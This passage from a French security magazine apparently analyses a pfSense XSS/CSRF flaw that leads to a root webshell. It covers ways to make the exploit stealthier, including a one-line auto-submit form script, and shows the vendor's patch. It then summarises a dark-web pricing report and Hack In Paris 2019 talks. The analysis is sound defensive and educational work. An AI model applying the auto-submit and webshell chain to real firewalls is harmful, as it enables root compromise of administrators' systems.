
Message d'erreur affiché à la victime par la page « rrd_fetch_json.php »

Via l'injection de code JavaScript au sein de la page, il est alors possible d'exploiter la fonctionnalité d'exécution de commande (disponible sur `diag_command.php`) afin d'y déposer un Webshell.




Aperçu de la fonctionnalité d'exécution de commande

Le webshell simpliste est alors disponible sein du fichier /a.php. Il nous est alors possible d'exécuter des commandes sur le serveur via ce Webshell en tant que root.




Les commandes sont exécutées en tant que 'root'

Ainsi l'attaquant dispose des privilèges les plus élevés sur le serveur hébergeant pfSense :



Accès au contenu du fichier /etc/passwd



> Quel mécanisme nous empêche de rendre totalement transparente l'exploitation de cette vulnérabilité ?

Le code d'exploitation proposé par les chercheurs peut être amélioré par un attaquant en plusieurs points :
1. Se passer de l'interaction utilisateur initiale (clic sur la page de Phishing)
2. Rendre « invisible » l'opération afin de ne pas attiser la méfiance de l'administrateur

1. Le premier point peut être rapidement effectué en ajoutant une simple ligne de JavaScript afin de soumettre le formulaire contenant la charge XSS dès que l'utilisateur visitera la page malveillante (XSS sur un site tiers, malvertising etc ...).


```
<script>document.forms["exploit_form"].submit() ;</script>
```

La soumission du formulaire entraîne toutefois une redirection visible dans l'onglet de l'utilisateur. Afin de limiter cet impact visuel on peut imaginer rédiriger l'utilisateur une fois l'exécution de commande effectuée, vers la page initiale, en espérant qu'il n'ait pas pu se rendre compte du stratagème.


Il pourra toutefois se rendre compte de la supercherie en consultant simplement son historique et constater qu'il a bien été redirigé vers la page vulnérable de l'interface pfSense (rrd_fetch_json.php).

2. Afin de rendre totalement transparentes ces opérations, on pourrait penser à différents stratagèmes :
- **2.a** - Effectuer la soumission du formulaire vers l'interface pfSense au sein d'une iframe
- **2.b** - Effectuer toutes les requêtes en « AJAX » (XmlHttpRequest / Fetch)

2.a - Pour le premier point il est tout à fait envisageable, au sein d'une iframe invisible à l'utilisateur, de soumettre le formulaire à la page vulnérable ; l'opération serait alors totalement transparente pour la victime.
Toutefois une mesure de sécurité a été prise par les développeurs de pfSense via l'ajout de l'entête X-Frame-Options avec le paramètre SAMEORIGIN afin d'empêcher toute ouverture d'iframe depuis une autre origine, et ainsi depuis notre page malveillante (n'empêche pas la soumission du formulaire en soi) :



Aperçu de la réponse relative de la page 'rrd_fetch_json.php'



Aperçu du code source de la page 'rrd_fetch_json.php'

Si l'on voulait tenter ce cas-ci, le formulaire serait bien soumis (CSRF), mais nous avons besoin que la charge JavaScript injectée dans le formulaire soit exécutée dans le contexte de session de l'utilisateur, ce qui est rendu impossible par cette mesure de sécurité (Erreur de type : cross-origin framing denied retournée par le navigateur).

2.b - Pour le second point, il est possible d'effectuer l'ensemble des requêtes du code d'exploitation via les API XmlHttpRequest et Fetch. En effet toute requête peut être soumise depuis une origine tierce et avec le contexte de session de l'utilisateur si elle respecte les conditions suivantes :

- Méthode GET, HEAD ou POST
- Pas d'autres en-têtes autre que Accept, Accept-Language, Content-Language, Last-Event-ID, DPR, Save-Data, Viewport-Width, Width
- Dans le cas d'une requête POST, pas d'autre Content-Type que ceux-ci : application/x-www-form-urlencoded, multipart/form-data ou text/plain

Dans ces cas précis le navigateur peut soumettre toute requête sans émettre au préalable de requête préliminaire (preflight request). Dans le cas contraire, le navigateur émettra une simple requête OPTIONS afin d'analyser la présence d'en-têtes liés à la configuration de règles Cross-origin resource sharing (CORS). Ces règles permettent de configurer des exceptions à la politique Same Origin Policy (SOP), bloquant la récupération de contenu depuis un domaine tiers.

On distingue notamment les entêtes suivants [10] :


- Access-Control-Allow-Origin définit depuis quel domaine la ressource peut être demandée
- Access-Control-Allow-Methods définit si une autre méthode (PUT, REMOVE …) peut être utilisée
- Access-Control-Allow-Headers définit si un entête particulier peut être ajouté à la requête (ex : X-Requested-With)
- Access-Control-Allow-Credentials définit si les données d'authentification (Cookies) peuvent être utilisées

Revenons-en à notre code d'exploitation, nous savons désormais qu'il est possible de soumettre l'ensemble des requêtes sans restriction de la part du navigateur, toutefois il faut bien distinguer la soumission d'une requête et l'accès à son contenu depuis le navigateur de la victime.
En effet, même si nos requêtes sont bien reçues et traitées par l'interface d'administration vulnérable, nous ne pouvons cependant pas avoir accès au contenu des réponses due à la politique dite de la Same Origin Policy (SOP). Les exceptions de cette politique sont justement gérés au sein de règles CORS comme vu précédemment.

Il peut arriver que des défauts de configuration/ implémentation apparaissent sur certaines solutions, autorisant alors des Origin pouvant être contrôlées par un attaquant.

Aucun mécanisme CORS n'étant implémenté au sein de pfSense il nous est impossible de récupérer le contenu de la page diag_command.php contenant le jeton anti-CSRF.

Ce point est donc bloquant pour le bon déroulement de notre exploitation puisque l'obtention d'un jeton anti-CSRF valide était nécessaire afin de soumettre la dernière requête permettant l'exécution de code.



> Ce qu'il se passe au niveau du code

Injection de code JavaScript

Ainsi la XSS exploitée sur la page rrd_fetch_json.php via le paramètre timePeriod provient du non échappement du message d'erreur retournée par la méthode rrd_error() :

Le patch est accessible à l'adresse suivante :
https://github.com/pfsense/FreeBSD-ports/commit/c52e39222c61f5fa98cf384fcd86020e8fe53a49

La correction apportée a ainsi été d'appliquer la méthode json_encode() à la sortie d'erreur afin d'empêcher le retour de la charge JavaScript injectée par l'attaquant :

```
2 sysutils/pfSense-Status_Monitoring/files/usr/local/www/rrd_fetch_json.php
@@ -167,7 +167,7 @@ function monitoring_rrd_check($name) {
167 167
168 168         $rrd_array = rrd_fetch($settings['rrd_file'], $rrd_options);
169 169         if (!($rrd_array)) {
70      -               die ('{ "error" : "' . rrd_error() . '" }');
    170 +               die ('{ "error" : ' . json_encode(rrd_error()) . ' }');
171 171         }
172 172
173 173         $ds_list = array_keys ($rrd_array['data']);
```

Echappement JSON

Aperçu de la correction apportée par l'éditeur

Absence de contrôle du jeton anti-CSRF


Il s'agit là d'un comportement voulu, en effet le booléen $nocsrf est défini à true au sein du code source de la page rrd_fetch_json.php, désactivant ainsi ce mécanisme:

infos.md | rrd_fetch_json.php

```
$nocsrf = true;

require("guiconfig.inc");

//TODO security/validation checks
```



Le contrôle du jeton anti-CSRF est désactivé

Dépendance guiconfig.inc :
https://github.com/pfsense/pfsense/blob/RELENG_2_4_4/src/usr/local/www/guiconfig.inc

La simple correction XSS ne permet plus l'exploitation de la vulnérabilité, il serait toutefois recommandé d'activer autant que possible le mécanisme de contrôle anti-CSRF, on peut supposer que pour ses besoins techniques l'éditeur a volontairement désactivé ce mécanisme sur cette page.

> Conclusion

Même si l'exploitation de cette faille n'est pas très technique, elle repose sur deux conditions non triviales. A savoir connaître l'URL de l'interface pfSense ainsi que d'inciter un administrateur authentifié sur cette interface à consulter une page malveillante. Encore une fois la vigilance est de mise pour faire face à ces menaces.

En ce qui concerne un potentiel correctif du logiciel, la version 2.5.0 de pfSense est déjà annoncée [5]. Il y a de grandes chances qu'elle contienne un correctif pour ces failles. Ayant en général environ un trimestre d'écart, elle devrait arriver très prochainement.

Références

[1] https://github.com/tarantula-team/CVE-2019-12949

[2] https://vingroup.net/Uploads/0_Information%20Release/2018/November/VGR_CBTT_NQ%20HDQT_lap%2004%20cong%20ty%20con%2020%2011%202018(EN).pdf

[3] https://github.com/pfsense/FreeBSD-ports/blob/c52e39222c61f5fa98cf384fcd86020e8fe53a49/sysutils/pfSense-Status_Monitoring/files/usr/local/www/rrd_fetch_json.php

[4] https://github.com/pfsense/pfsense/blob/master/src/usr/local/www/diag_command.php

[5] https://docs.netgate.com/pfsense/en/latest/releases/versions-of-pfsense-and-freebsd.html#x

[6] https://www.netgate.com/blog/happy-10th-anniversary-to-pfsense-open-source-software.html

[7] https://m0n0.ch/wall/index.php


[8] https://en.wikipedia.org/wiki/Vingroup

[9] https://www.darknet.org.uk/2018/11/web-security-stats-show-xss-outdated-software-are-major-problems/

[10] https://developer.mozilla.org/fr/docs/Web/HTTP/CORS

La publication du mois

par Jonathan THIRION



Mariusz Kluzniak

> La société Flashpoint publie un rapport sur l'évolution des prix des biens et services proposés sur le Dark Web

Ian Gray, de la société Flashpoint, a publié un rapport concernant l'évolution des prix des biens et services proposés sur le Dark Web depuis 2017.


Il estime que l'étude de ces tendances peut aider les organisations à mieux anticiper les attaques.

Le rapport présente notamment les éléments suivants :

le prix de la majorité des produits et services est resté stable :

- Certains produits et services ont connu une légère hausse de prix ;
- De nouveaux services sont apparus (notamment le développement de ransomware ciblé et les services de SIM swapping) ;
- Les causes des variations de prix ne sont pas identifiées ;
- Le prix des fullz (ensemble de données concernant une seule personne) augmente fortement si des données bancaires y sont incluses (les données bancaires en elles-mêmes se négocient également à bon prix) ;
- Les faux passeports constituent l'un des produits les plus rentables pour les cybercriminels ;
- Le prix des services de DDoS à la demande a augmenté, probablement en réponse aux avancées concernant les mesures de protection proposées par les CDN ;
- les accès RDP à un serveur compromis sont toujours demandés, mais le démantèlement de la plateforme xDedic (cf. CXN-2019-0449) a fortement impacté la disponibilité de tels accès.

Le rapport complet est disponible à l'adresse suivante : https://www.flashpoint-intel.com/wp-content/uploads/2019/10/Flashpoint-Report-Pricing-Analysis-of-Goods-in-Cybercrime-Communities.pdf.



Retour sur l'édition HIP 2019

Par Hadrien HOCQUET et Hadrien BOUFFIER

XMCO était partenaire de la 9ème édition de la Hack In Paris. Cette édition s'est une nouvelle fois tenue à la Maison de la Chimie à Paris du 16 au 20 juin 2019. Comme les années précédentes, celle-ci a débuté avec 3 jours de formation pour se terminer avec 2 jours de conférence.

Nos consultants ont assisté aux différentes conférences et vous présentent un résumé de celles qui ont retenu leur attention. L'ensemble des conférences auxquelles nous avons assisté seront disponibles dans le prochain numéro de l'ActuSécu.

> Jour 1

DPAPI and DPAPI-NG: Decrypting All Users' Secrets and PFX Passwords

Paula Januszkiewicz (@PaulaCqure)

Slides

https://hackinparis.com/data/slides/2019/talks/HIP2019-Paula_Januszkiewicz-Dpapi_And_Dpapi_Ng_Decrypting_All_Users_Secrets_And_Pfx_Passwords.pdf

Vidéo

https://www.youtube.com/watch?v=418ZeP5XsZ4


Januszkiewicz nous a présenté le résultat des travaux de son équipe autour de l'interface de protection des données de Windows (Data Protection API, ou "DPAPI").

Cette interface permet, dans un environnement Active Directory, de protéger des données et des secrets des utilisateurs tels que des mots de passe pour des sites web, des clés privées ou encore des jetons de sécurité.

Ces données sont ensuite stockées de manière chiffrée au sein du répertoire de l'utilisateur et peuvent aussi être sauvegardées à distance.

Cependant, les données sont non seulement chiffrées à l'aide d'une clé privée possédée par l'utilisateur, mais aussi par une clé privée générée et stockée par l'Active Directory.

Les contrôleurs de domaines AD sont des cibles particulièrement prisées par les pirates qui tenteront d'en prendre le contrôle afin de dominer tout le parc informatique de l'entreprise.



Si le contrôleur de domaine est compromis, les attaquants seraient en mesure d'en extraire la clé privée associée à l'interface de protection des données utilisateurs afin de pouvoir déchiffrer tous les secrets des utilisateurs ainsi stockés.

Paula Januszkiewicz introduit donc le fonctionnement de l'API, le processus de stockage des données et de chiffrement. À l'aide d'outils développés spécifiquement à ces fins, Paula démontrera la possibilité d'extraire la clé privée et de s'en servir afin de dérober les secrets des utilisateurs.

Cette possibilité introduit un nouveau risque non négligeable. Si l'on peut penser que la compromission de l'Active Directory est d'ores et déjà une victoire écrasante pour des pirates qui auront alors la porte ouverte, la possibilité de dérober les secrets d'utilisateur est aussi lourde en conséquence.

En effet, il serait possible de pivoter et compromettre plus en profondeur l'entreprise (infrastructures non contrôlées par l'Active Directory) ou encore d'accéder à des services tiers (compte Twitter officiel de l'entreprise, site principal, etc.).

Les recommandations sont principalement associées à la sécurité de l'environnement Active Directory et à l'importance de protéger comme de véritables forteresses les contrôleurs et les comptes d'administration.

whoami /priv – show me your privileges and I will lead you to SYSTEM

Andrea Pierini (@decoder_it)

✚ Slides

https://hackinparis.com/data/slides/2019/talks/HIP2019-Andrea_Pierini-Whoami_Priv_Show_Me_Your_Privileges_And_I_Will_Lead_You_To_System.pdf

✚ Vidéo

https://www.youtube.com/watch?v=ur2HPyuQlEU

La présentation d'Andrea Pierini s'est articulée autour des différentes approches et techniques pour élever ses privilèges dans un environnement Windows.

Selon le procédé, un pirate ayant gagné un accès à un compte / session Windows peut se retrouver avec des privilèges limités. Cette limitation peut fortement endiguer le processus de compromission pour lequel des privilèges élevés sont souvent requis (récupération des mots de passe hachés, pivot, etc.).

L'élévation de privilège constitue alors l'une des phases clés d'une compromission. Il n'est pas nécessaire de posséder un exploit 0-Day pour ce faire, souvent, il suffit de découvrir des défauts de configuration.
Les permissions des groupes et utilisateurs peuvent être gérées par plusieurs mécanismes comme les "User Right Assignment", les politiques locales ou globales ou encore l'API Windows.

Parfois, il est aussi possible d'abuser de comptes et groupes par défaut et qui ne sont pas toujours protégés (sauvegarde, services, imprimantes, etc.). Des comptes et services peuvent aussi être créés par des services tiers et posséder d'importants privilèges.

Andrea Pierini introduit aussi le fonctionnement des jetons d'accès (Windows Access Token), leur fonctionnement et comment abuser de ce mécanisme afin d'élever ses privilèges.

Ainsi sont passées en revue des permissions spécifiques qui peuvent être abusées afin d'augmenter ses droits : SeDebugPrivilege, SeRestorePrivilege, SeBackupPrivilege, SeTakeOwnershipPrivilege, etc.

Enfin, Andrea souligne que Microsoft met de plus en plus de protections afin de limiter ces abus dans les dernières versions de Windows. Maintenir son parc de systèmes à jour est particulièrement important que ce soit pour intégrer ces nouveaux mécanismes de sécurité ou combler des failles importantes pouvant être exploitées.

Who watches the watchmen? Adventures in red team infrastructure herding and blue team OPSEC failures Mark Bergman, Marc Smeets (@xychix, @MarcOverIP)

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Mark_Bergman-Marc_Smeets-Who_Watches_The_Watchmen_Adventures_In_Red_Team_Infrastructure_Herding_And_Blue_Team_Opsec_Failures.pdf


Vidéo
https://www.youtube.com/watch?v=ZezBCAUax6c

Cette conférence, présentée par Mark Bergman et Marc Smeets de la société néerlandaise Outflank, abordait la problématique des équipes de Red Ream, de la mise à l'échelle de l'infrastructure et du traitement des données récupérées lors des différentes missions réalisées.

Elle s'est ouverte sur la présentation de l'infrastructure classique utilisée pour une mission de Red Ream, en reprenant chaque élément :

